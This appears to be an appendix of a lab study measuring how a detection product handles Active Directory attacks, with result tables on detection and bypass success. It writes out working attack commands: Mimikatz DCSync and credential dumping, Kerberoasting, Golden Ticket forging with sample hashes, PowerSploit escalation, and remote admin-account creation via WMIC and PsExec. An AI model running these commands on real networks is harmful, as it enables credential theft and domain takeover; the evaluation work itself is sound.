- Get-Information (nishang)
- Get-ModifiableServiceFile (powersploit/recon)
- Get-ModifiableService (powersploit/privesc)
- Get-CurrentUserTokenGroupSid (powersploit/privesc)
- Invoke-AllChecks (powersploit/privesc)
- Start-CaptureServer (nishang)
- Get-DNwSZone (powersploit/recon)

8.1.2 Credential Access

- DCSync attack KRBTGT user (Mimikatz)
  lsadump::dcsync /domain:domain1.corp /user:krbtgt
- DCSync attack Domain administrator (Mimikatz)
  dcsync /domain:domain1.corp /user:administrator
- DCSync attack Domain user (Mimikatz)
  dcsync /domain:domain1.corp /user:user10
- Kerberoast (powershell)
  Add-Type -AssemblyName System.IdentityModel
  New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "ldap/DC1Gateway.domain1.corp"
- Get NTLM hashes (Mimikatz)
  sekurlsa::logonpasswords
- Get NTLM hashes + AES256 keys (Mimikatz)
  sekurlsa::ekeys
- Get AES256 keys kerberos on DC only (Mimikatz)
  lsadump::lsa /name:krbtgt /inject
- Copy-VSS (nishang)
- Get-PassHashes (nishang)
- Get-LsaSecret (nishang)

8.1.3 Privilege Escalation

- Get-ModifiableRegistryAutoRun (powersploit/privesc)
- Get-ServiceDetail -Name NetLogon (powersploit/privesc)
- Get-System -Technique Token (powersploit/privesc)
- Invoke-ServiceAbuse -Name NetLogon (powersploit/privesc)
- Find-ProcessDLLHijack (Powersploit/privesc)
- Find-PathDLLHijack (Powersploit/privesc)
- Get-ModifiableScheduledTaskFile (Powersploit/privesc)

8.1.4 Lateral Movement

- Overpass-the-Hash NTLM sensitive user (Mimikatz)
  sekurlsa::logonpasswords
  sekurlsa::pth /user: /domain: /ntlm: /run:powershell.exe
- Overpass-the-Hash NTLM nonsensitive user (Mimikatz)
  sekurlsa::logonpasswords
  sekurlsa::pth /user: /domain: /ntlm: /run:powershell.exe
- Pass-the-Ticket (powershell + mimikatz)
- Create-MultipleSessions -filename computers.txt (nishang)
- Golden Ticket RC4/NTLM (Mimikatz)
  lsadump::lsa /name:krbtgt /patch
  kerberos::golden /user:administrator /domain:domain1.corp /sid:S-1-5-21-600687271-3915017633-2854123606 /rc4:aa4628a7443d3985051d127892e55e39 /id:500 /groups:513 /ptt
- Golden Ticket AES128 (Mimikatz)
  lsadump::lsa /name:krbtgt /patch
  kerberos::golden /User:Administrator /domain:domain1.corp /sid:S-1-5-21-600687271-3915017633-2854123606 /aes128:59b3059db245040b9d45641b119bb05b /id:500 /groups:513 /ptt
- Golden Ticket AES256 (Mimikatz)
  lsadump::lsa /name:krbtgt /patch
  kerberos::golden /User:Administrator /domain:domain1.corp /sid:S-1-5-21-600687271-3915017633-2854123606 /aes256:768d22d2805ecc8cef1b5081e7d44410c779d6038466b8b2b56b66e3ecb4bf37 /id:500 /groups:513 /ptt

8.1.5 Persistence

- Add User via Remote code execution (powershell)
  Wmic /node:dc1gateway process call create “net user /add InsertedUser Welkom01!”
  PsExec.exe
  dc1gateway -accepteula net localgroup “Administrators” InsertedUser /add

  Bypassed with

PsExec.exe
192.168.7.20 net user InsertedUser Welkom01! /ADD /DOMAIN
PsExec.exe
192.168.7.20 net localgroup “Administrators” InsertedUser /add

- Get-SecurityPackages (powersploit/persistence)
- Enable-DuplicateToken (nishang)

8.2 Detection of Performed Attacks

Table 4: The detection and execution outcome of all performed attacks.

Category	Attack	Domain admin	Domain user + local admin	Domain user	Local admin	Alert name
Discovery	Get-NetLocalGroup	Success	Success	Success	Success	
	net user /domain	Success	Success	Success	Denied	
	net group /domain	Success	Success	Success	Denied	
	net user administrator /domain	Success	Success	Success	Denied	
	net user user10 /domain	Success	Success	Success	Denied	
	net group "domain admins" /domain	Success	Success	Success	Denied	
	net group "enterprise admins" /domain	Success	Success	Success	Denied	
	NetSess.exe domain1.corp	Success	Denied	Denied	Denied	Reconnaissance using SMB session enumeration
	Invoke-UserHunter	Success	Success	Success	Denied	Reconnaissance using SMB session enumeration
	Invoke-UserHunter excluding DC1	Success	Success	Success	Denied	
	Get-NetUser -SPN	Success	Success	Success	Success	
	nslookup + ls -d domain1.corp	Denied	Denied	Denied	Denied	Reconnaissance using DNS
	Get-WmiObject -Class Win32_UserAccount	Success	Success	Success	Success	
	Get-WmiObject -Class win32_group	Success	Success	Success	Success	
	Get-WmiObject -Class win32_groupUser	Success	Success	Success	Success	
	Find-LocalAdminAccess	Success	Success	Success	Success	
	Invoke-ReverseDnsLookup	Success	Success	Success	Success	
	Invoke-Portscan	Success	Success	Success	Success	
	Get-System	Success	Success	Success	Success	
	Get-DomainSID	Success	Success	Success	Success	
	Get-DNSRecord	Success	Success	Success	Success	
	Get-NetLoggedon	Success	Success	Success	Success	
	Get-NetShare	Success	Success	Success	Success	
	Get-NetDomainTrust	Success	Success	Success	Success	
	Get-NetForestTrust	Success	Success	Success	Success	
	Get-GUIDMap	Success	Success	Success	Success	
	Get-NetGroup	Success	Success	Success	Success	
	Get-NetGroupMember	Success	Success	Success	Success	
	Get-NetSite	Success	Success	Success	Success	
	Get-NetSubnet	Success	Success	Success	Success	
	Get-NetUser	Success	Success	Success	Success	
	Get-NetForest	Success	Success	Success	Success	
	Get-NetForestDomain	Success	Success	Success	Success	
	Get-NetDomain	Success	Success	Success	Success	
	Get-NetDomainController	Success	Success	Success	Success	
	Get-NetProcess	Success	Success	Success	Success	

Table 4: The detection and execution outcome of all performed attacks.

Category	Attack	Domain admin	Domain user + local admin	Domain user	Local admin	Alert name
	Invoke-ReverseDnsLookup	Success	Success	Success	Success	
	Invoke-ReverseDnsLookup	Success	Success	Success	Success	
	Get-ExploitableSystem	Success	Success	Success	Success	
	Invoke-EnumerateLocalAdmin	Success	Success	Success	Success	
	Invoke-MapDomainTrust	Success	Success	Success	Success	
	Invoke-ShareFinder	Success	Success	Success	Success	
	Invoke-CheckLocalAdminAccess	Success	Success	Success	Success	
	Get-NetSession	Success	Success	Success	Success	
	Get-NetComputer	Success	Success	Success	Success	
	Find-ManagedSecurityGroups	Success	Success	Success	Success	
	Get-Information	Success	Success	Success	Success	
	Get-ModifiableServiceFile	Success	Success	Success	Success	
	Get-ModifiableService	Success	Success	Success	Success	
	Get-CurrentUserTokenGroupSid	Success	Success	Success	Success	
	Invoke-AllChecks	Success	Success	Success	Success	
Credential Access	DCSync attack KRBTGT user	Success	Denied	No Admin	Denied	Malicious replication of Directory Services
	DCSync attack Domain administrator	Success	Denied	No Admin	Denied	Malicious replication of Directory Services
	DCSync attack Domain user	Success	Denied	No Admin	Denied	Malicious replication of Directory Services
	Kerberoast	Success	Success	Denied	Denied	
	Get NTLM hashes	Success	Success	No Admin	Success	
	Get NTLM hashes + AES256 keys	Success	Success	No Admin	Success	
	Get AES256 keys kerberos on DC only	Success	Success	No Admin	Success	
	Copy-VSS	Success	Denied	Denied	Denied	
	Get-PassHashes	Success	Success	No Admin	Success	
	Get-LsaSecret	Success	Success	No Admin	Denied	
Privilege escalation	Get-ModifiableRegistryAutoRun	Success	Success	No Admin	Success	
	Get-ServiceDetail -Name NetLogon	Success	Success	Success	Success	
	Get-System -Technique Token	Success	Success	Denied	Success	
	Invoke-ServiceAbuse -Name NetLogon	Success	Success	Denied	Success	
	Find-ProcessDLLHijack	Success	Success	Success	Success	
	Find-PathDLLHijack	Success	Success	Success	Success	
	Get-ModifiableScheduledTaskFile	Success	Success	No Admin	Success	
Lateral movement	Overpass-the-Hash NTLM sensitive user	Success	Success	No Admin	Success	
	Overpass-the-Hash NTLM nonsensitive user	Success	Success	No Admin	Success	
	Pass-the-Ticket	Success	Denied	Denied	Denied	
	Create-MultipleSessions	Success	Denied	Denied	Denied	
	Cobalt Strike	Success	Success	Success	Success	Suspicious service creation

Table 4: The detection and execution outcome of all performed attacks.

Category	**Attack**	**Domain admin**	**Domain user + local admin**	**Domain user**	**Local admin**	**Alert name**
	Golden Ticket RC4/NTLM	Success	Success	No Admin	Success	
	Golden Ticket AES128	Success	Success	No Admin	Success	
	Golden Ticket AES256	Success	Success	No Admin	Success	
	Golden Ticket usage period >10 hours	Success	Success	No Admin	Success	Kerberos Golden Ticket activity
	Golden Ticket Fake username	Success	Success	No Admin	Success	
Peristence	Add User via Remote code execution	Success	Denied	Denied	Denied	Remote execution attempt detected
	Get-SecurityPackages	Success	Success	Success	Success	
	Enable-DuplicateToken	Success	Success	No Admin	Success	

8.3 Bypasses of Detected Attacks

Table 5: The detection and execution outcome of all detected attacks, after a bypass was tried.

Category	Attack	Bypass	Domain admin	Domain user + local admin	Domain user	Local admin
Discovery	Get-NetLocalGroup	Yes	Success	Success	Success	Success
	net user /domain	Yes	Success	Success	Success	Denied
	net group /domain	Yes	Success	Success	Success	Denied
	net user administrator /domain	Yes	Success	Success	Success	Denied
	net user user10 /domain	Yes	Success	Success	Success	Denied
	net group "domain admins" /domain	Yes	Success	Success	Success	Denied
	net group "enterprise admins" /domain	Yes	Success	Success	Success	Denied
	NetSess.exe domain1.corp	Yes	Success	Denied	Denied	Denied
	Invoke-UserHunter	Yes	Success	Success	Success	Denied
	nslookup + ls -d domain1.corp	Yes	Denied	Denied	Denied	Denied
	Get-WmiObject -Class Win32_UserAccount	Yes	Success	Success	Success	Success
	Get-WmiObject -Class win32_group	Yes	Success	Success	Success	Success
	Get-WmiObject -Class win32_groupUser	No	Success	Success	Success	Success
	Find-LocalAdminAccess	No	Success	Success	Success	Success
	Invoke-EnumerateLocalAdmin	Yes	Success	Success	Success	Success
Credential Access	DCSync attack KRBTGT user	No	Success	Denied	No Admin	Denied
	DCSync attack Domain administrator	No	Success	Denied	No Admin	Denied
	DCSync attack Domain user	No	Success	Denied	No Admin	Denied
Lateral movement	Create-MultipleSessions	No	Success	Denied	Denied	Denied
	Cobalt Strike	No	Success	Success	Success	Success
	Golden Ticket RC4/NTLM	Yes	Success	Success	No Admin	Success
	Golden Ticket usage period >10 hours	Yes	Success	Success	No Admin	Success
	Golden Ticket Fake username	Yes	Success	Success	No Admin	Success
Peristence	Add User via Remote code execution	Yes	Success	Denied	Denied	Denied